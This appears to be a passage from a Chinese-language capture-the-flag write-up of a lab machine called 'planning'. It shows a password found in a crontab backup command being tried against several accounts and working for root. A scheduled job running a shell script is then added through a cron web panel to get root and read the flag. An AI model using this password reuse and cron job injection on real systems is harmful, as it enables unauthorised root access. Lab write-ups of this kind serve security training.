
發現密碼 P4ssw0rdS0pRi0T3c，於是用 root, enzo, admin 反覆測試



```
enzo@planning:/home$ cat /opt/crontabs/crontab.db|jq
{
  "name": "Grafana backup",
  "command": "/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar
 && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.t
ar.gz",
  "schedule": "@daily",
  "stopped": false,
```

最後測試出 root: P4ssw0rdS0pRi0T3c


這平台主要功能是定時做某些任務，於是把 shell 加入到內容



Show 10 entries

| # | Name | Job | Time | Last Modified |
|---|---|---|---|---|
| 2. | Cleanup | /root/scripts/cleanup.sh | * * * * * | 2 months ago |
| 3. | Grafana backup | /usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz | @daily | 3 months ago |
| 1. | shell | bash /home/enzo/shell | 0.1 * * * * | a few seconds ago |

獲取 root 權限



```
root@planning:~# cat root.txt
cat root.txt
bdf6ade4ed4624837dfb44d2e12fbe04
```